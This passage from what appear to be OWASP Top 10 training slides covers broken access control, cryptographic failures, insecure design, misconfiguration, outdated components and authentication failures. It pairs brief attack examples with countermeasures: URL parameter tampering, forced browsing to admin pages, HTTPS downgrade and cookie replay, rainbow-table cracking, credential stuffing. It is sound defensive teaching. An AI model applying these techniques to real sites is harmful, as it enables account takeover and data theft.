
- An attacker modifies the browser's 'acct' parameter to send whatever account number they want
- If not correctly verified, the attacker can access any user's account:

```
https://example.com/app/accountInfo?acct=someotheracct.
```



# ATTACK EXAMPLE #2 (CONT'D)

- Changing the user code returns information about a different person



# ATTACK EXAMPLE #3

- An attacker manually enters restricted pages in the browser
- If the unauthenticated attacker can access either page, it's a flaw

`https://example.com/app/getappInfo`

`https://example.com/app/admin_getappInfo.`



# ATTACK EXAMPLE #4

- Parameter Tampering
- While visiting an online bank, you see this string in the URL:

`http://www.MyPersonalBank.com/  
account?id=368940911028389&Damount=10980&Camount=21`

- You manually change the values for Damount and Camount and submit the request
- The data on the web page reflects the changes.



# BROKEN ACCESS CONTROL COUNTERMEASURES

- Except for public resources, deny by default
- Implement access control mechanisms once
  - Re-use them throughout the application
  - Minimize Cross-Origin Resource Sharing (CORS) usage
- Access controls should enforce record ownership
  - Rather than accepting that the user can create, read, update, or delete any record
- Enforce unique application business limit requirements
- Disable web server directory listing
  - Ensure file metadata (e.g., .git) and backup files are not present within web roots.



# BROKEN ACCESS CONTROL COUNTERMEASURES (CONT'D)

- Log access control failures, alert admins when appropriate (e.g., repeated failures)
- Rate limit API and controller access
  - Minimize the harm from automated attack tools
- Stateful session identifiers should be invalidated on the server after logout
- Stateless JWT tokens should be short-lived
  - Minimize the attacker's window of opportunity
- For longer lived JWTs, follow the OAuth standards to revoke access
  - <https://oauth.net/2/>
- Ensure that developers and QA staff include functional access control in unit and integration tests.



# 14.4 A02 - CRYPTOGRAPHIC FAILURES

- Using Cryptography
- Failure Examples
- Best Practices





# CRYPTOGRAPHIC FAILURE

- Cryptographic failure is the root cause for sensitive data exposure
- Attackers often target sensitive data, such as passwords, credit card numbers, and personal information, when you do not properly protect them
- Determine the protection needs of data in transit and at rest
- Examples of data that require extra protection include:
  - passwords, credit card numbers, health records, personal information, and business secrets.




# ATTACK EXAMPLE #1

- An application encrypts credit card numbers in a database using automatic database encryption
- However, this data is automatically decrypted when retrieved
- This allows a SQL injection flaw to retrieve credit card numbers in clear text.



# ATTACK EXAMPLE #2



# ATTACK EXAMPLE #3

- A site doesn't use or enforce TLS for all pages or supports weak encryption
- An attacker monitors network traffic (e.g., at an insecure wireless network)
  - downgrades connections from HTTPS to HTTP
  - intercepts requests
  - steals the user's session cookie
- The attacker then replays this cookie
  - hijacks the user's (authenticated) session
  - accesses or modifies the user's private data
- Alternatively, the attacker could alter all transported data.



# ATTACK EXAMPLE #4

- The password database uses unsalted or simple hashes to store everyone's passwords
- A file upload flaw allows an attacker to retrieve the password database
- All the unsalted hashes can be exposed with a rainbow table of pre-calculated hashes
- Hashes generated by simple or fast hash functions may be cracked by GPUs, even if they were salted.



# BEST PRACTICES FOR USING CRYPTOGRAPHY TO PROTECT SENSITIVE DATA

- Classify data processed, stored, or transmitted by an application
  - Identify which data is sensitive according to privacy laws, regulatory requirements, or business needs
- Don't store sensitive data unnecessarily
  - Discard it as soon as possible or use PCI DSS compliant tokenization or even truncation.
  - Data that is not retained cannot be stolen
- Make sure to encrypt all sensitive data at rest
- Ensure up-to-date and strong standard algorithms, protocols, and keys are in place
  - Use proper key management.



# BEST PRACTICES FOR USING CRYPTOGRAPHY TO PROTECT SENSITIVE DATA (CONT'D)

- Encrypt all data in transit with secure protocols such as TLS with forward secrecy (FS) ciphers, cipher prioritization by the server, and secure parameters
  - Enforce encryption using directives like HTTP Strict Transport Security (HSTS)
- Disable caching for response that contain sensitive data
- Apply required security controls as per the data classification
- Do not use legacy protocols such as FTP and SMTP for transporting sensitive data.



# BEST PRACTICES FOR USING CRYPTOGRAPHY TO PROTECT SENSITIVE DATA (CONT'D)

- Store passwords using strong adaptive and salted hashing functions with a work factor (delay factor)
  - Examples: Argon2, scrypt, bcrypt or PBKDF2
- Initialization vectors must be chosen appropriate for the mode of operation
  - For many modes, this means using a CSPRNG (cryptographically secure pseudo random number generator).
  - For modes that require a nonce, then the initialization vector (IV) does not need a CSPRNG
  - In all cases, the IV should never be used twice for a fixed key
- Always use authenticated encryption instead of just encryption.





# 14.6 A04 - INSECURE DESIGN

- Design Flaws
- Secure Design



# INSECURE DESIGN

- Insecure design is a broad category representing different weaknesses, expressed as “missing or ineffective control design”
- One of the factors that contribute to insecure design is the lack of business risk profiling inherent in the software or system being developed
  - The developers fail to determine what level of security design is required
- There is a difference between insecure design and insecure implementation
  - A secure design can still have implementation defects
  - An insecure design cannot be fixed by a perfect implementation as by definition.




# INSECURE DESIGN EXAMPLE

- The web app developer implemented a poorly designed API that does not properly filter input
- Attack steps:
  1. Scan for vulnerable APIs
  2. Identify an API that does not:
    - properly filter input
    - use the organization's API security gateway
  3. Inject a malicious script into the vulnerable API
  4. The victim's browser accesses the API through the application
  5. The browser loads content with the malicious script.



# INSECURE DESIGN EXAMPLE (CONT'D)



# DESIGNING SECURELY

- Secure design is neither an add-on nor a tool that you can add to software
- Secure design is a culture and methodology
- It constantly evaluates threats and ensures that code is robustly designed and tested to prevent known attack methods
- Threat modeling should be integrated into refinement sessions (or similar activities)
- Look for changes in data flows and access control or other security controls.



# DESIGNING SECURELY (CONT'D)

- In the user story development determine the correct flow and failure states
  - Ensure they are well understood and agreed upon by responsible and impacted parties
- Analyze assumptions and conditions for expected and failure flows
  - Ensure they are still accurate and desirable
- Determine how to validate the assumptions and enforce conditions needed for proper behaviors
  - Ensure the results are documented in the user story
- Learn from mistakes and offer positive incentives to promote improvements.



# 14.7 A05 - SECURITY MISCONFIGURATION

- Common Mistakes
- Best Practices



# COMMON CONFIGURATION MISTAKES


- An app is missing appropriate security hardening across any part of its stack
- Cloud services have improperly configured permissions
- The app has unnecessary features enabled or installed
  - e.g., unnecessary ports, services, pages, accounts, or privileges
- Default accounts and their passwords are still enabled and unchanged
- Error handling reveals stack traces or other overly informative error messages to users
- For upgraded systems, the latest security features are disabled or not configured securely
- Security settings in application servers, application frameworks (e.g., Struts, Spring, ASP.NET), libraries, databases, etc., are not set to secure values
- The server does not send security headers or directives
  - Or they are not set to secure values
- The software is out of date or vulnerable.





# MISCONFIGURATION EXAMPLE

- Attacker uses default credentials



# CONFIGURATION BEST PRACTICES

- Implement a repeatable hardening process
  - Makes it fast and easy to deploy another environment that is appropriately locked down
  - Development, QA, and production environments should all be configured identically, with different credentials used in each environment
  - This process should be automated to minimize the effort required to set up a new secure environment
- Implement a minimal platform without any unnecessary features, components, documentation, and samples
  - Remove or do not install unused features and frameworks.



# CONFIGURATION BEST PRACTICES (CONT'D)

- Create a task to review configuration and update effectiveness as part of your patch management process
  - Review cloud storage permissions (e.g., S3 bucket permissions)
- Implement a segmented application architecture
  - Provides effective and secure separation between components or tenants
  - Use segmentation, containerization, or cloud security groups (ACLs)
- Send security directives such as Security Headers to clients
- Create an automated process to verify the effectiveness of configurations and settings in all environments.



# **14.8 A06 - VULNERABLE AND OUTDATED COMPONENTS**

- Vulnerabilities
- Defense




# YOU ARE LIKELY VULNERABLE IF...

- You do not know the versions of all components you use (both client- and server-side)
  - Includes components you directly use as well as nested dependencies
- The software is vulnerable, unsupported, or out of date
  - Includes the OS, web/application server, database management system (DBMS), applications, APIs and all components, runtime environments, and libraries
- You do not scan for vulnerabilities regularly and subscribe to security bulletins related to the components you use
- You do not fix or upgrade the underlying platform, frameworks, and dependencies in a risk-based, timely fashion
  - Occurs in environments when patching is a monthly or quarterly task under change control
  - Leaves organizations open to days or months of unnecessary exposure to fixed vulnerabilities
- Software developers do not test the compatibility of updated, upgraded, or patched libraries
- You do not secure the components' configurations.



# OUTDATED COMPONENT ATTACK EXAMPLE

- Attacker locates unpatched components to exploit



# HOW TO AVOID BECOMING OUTDATED

- Institute a patch management process
- Implement an ongoing plan for monitoring, triaging, and applying updates or configuration changes for the lifetime of the application or portfolio
- Remove unused dependencies, unnecessary features, components, files, and documentation
- Continuously inventory the versions of both client-side and server-side components (e.g., frameworks, libraries) and their dependencies
  - Use tools like versions, OWASP Dependency Check, retire.js, etc.
- Continuously monitor sources like Common Vulnerability and Exposures (CVE) and National Vulnerability Database (NVD) for vulnerabilities in the components.



# HOW TO AVOID BECOMING OUTDATED (CONT'D)

- Use software composition analysis tools to automate the process
- Subscribe to email alerts for security vulnerabilities related to components you use
- Only obtain components from official sources over secure links
- Prefer signed packages to reduce the chance of including a modified, malicious component
- Monitor for libraries and components that are unmaintained or do not create security patches for older versions
- If patching is not possible, consider deploying a virtual patch to monitor, detect, or protect against the discovered issue.





# 14.9 A07 - IDENTIFICATION AND AUTHENTICATION FAILURES

- Broken Authentication
- Credential Stuffing
- Session Fixation
- Captcha Attack
- Countermeasures



# BROKEN AUTHENTICATION

- “Broken Authentication” is a general term
- It refers to a weakness that allows an attacker to either capture or bypass the authentication methods that are used by a web application
- The goal of an attack is to:
  - Take over one or more accounts
  - Grant user's privileges to the attacker.



# CLASSIC SIGNS OF BROKEN AUTHENTICATION

Authentication is considered “broken” if it:

- Permits automated attacks such as credential stuffing, where the attacker has a list of valid usernames and passwords
- Permits brute force or other automated attacks
- Permits default, weak, or well-known passwords, such as "Password1" or "admin/admin"
- Uses weak or ineffective credential recovery and forgot-password processes
  - Example: "knowledge-based answers" which cannot be made safe.



# CLASSIC SIGNS OF BROKEN AUTHENTICATION (CONT'D)

- Uses plain text or weakly hashed/encrypted passwords
- Has missing or ineffective multi-factor authentication
- Exposes Session IDs in the URL (e.g., URL rewriting)
- Does not rotate Session IDs after successful login
- Does not properly invalidate Session IDs
  - User sessions or authentication tokens (particularly single sign-on (SSO) tokens) aren't properly invalidated during logout or a period of inactivity.



# BROKEN AUTHENTICATION EXAMPLES

- **Credential stuffing**
  - The attacker obtains a list of stolen credentials
    - From a breach or purchased on the dark web
  - Attacker tries using same sets of credentials across many unrelated websites
  - Successful when users reuse the same credentials across a majority of their accounts
- **Application session timeouts aren't set properly**
  - A user uses a public computer to access an application
  - Instead of selecting “logout” the user simply closes the browser tab and walks away
  - An attacker uses the same browser an hour later, and the user is still authenticated
- **Passwords are not properly hashed and salted**
  - An insider or external attacker gains access to the system's password database
  - User passwords are not properly hashed and salted, exposing every user's password.

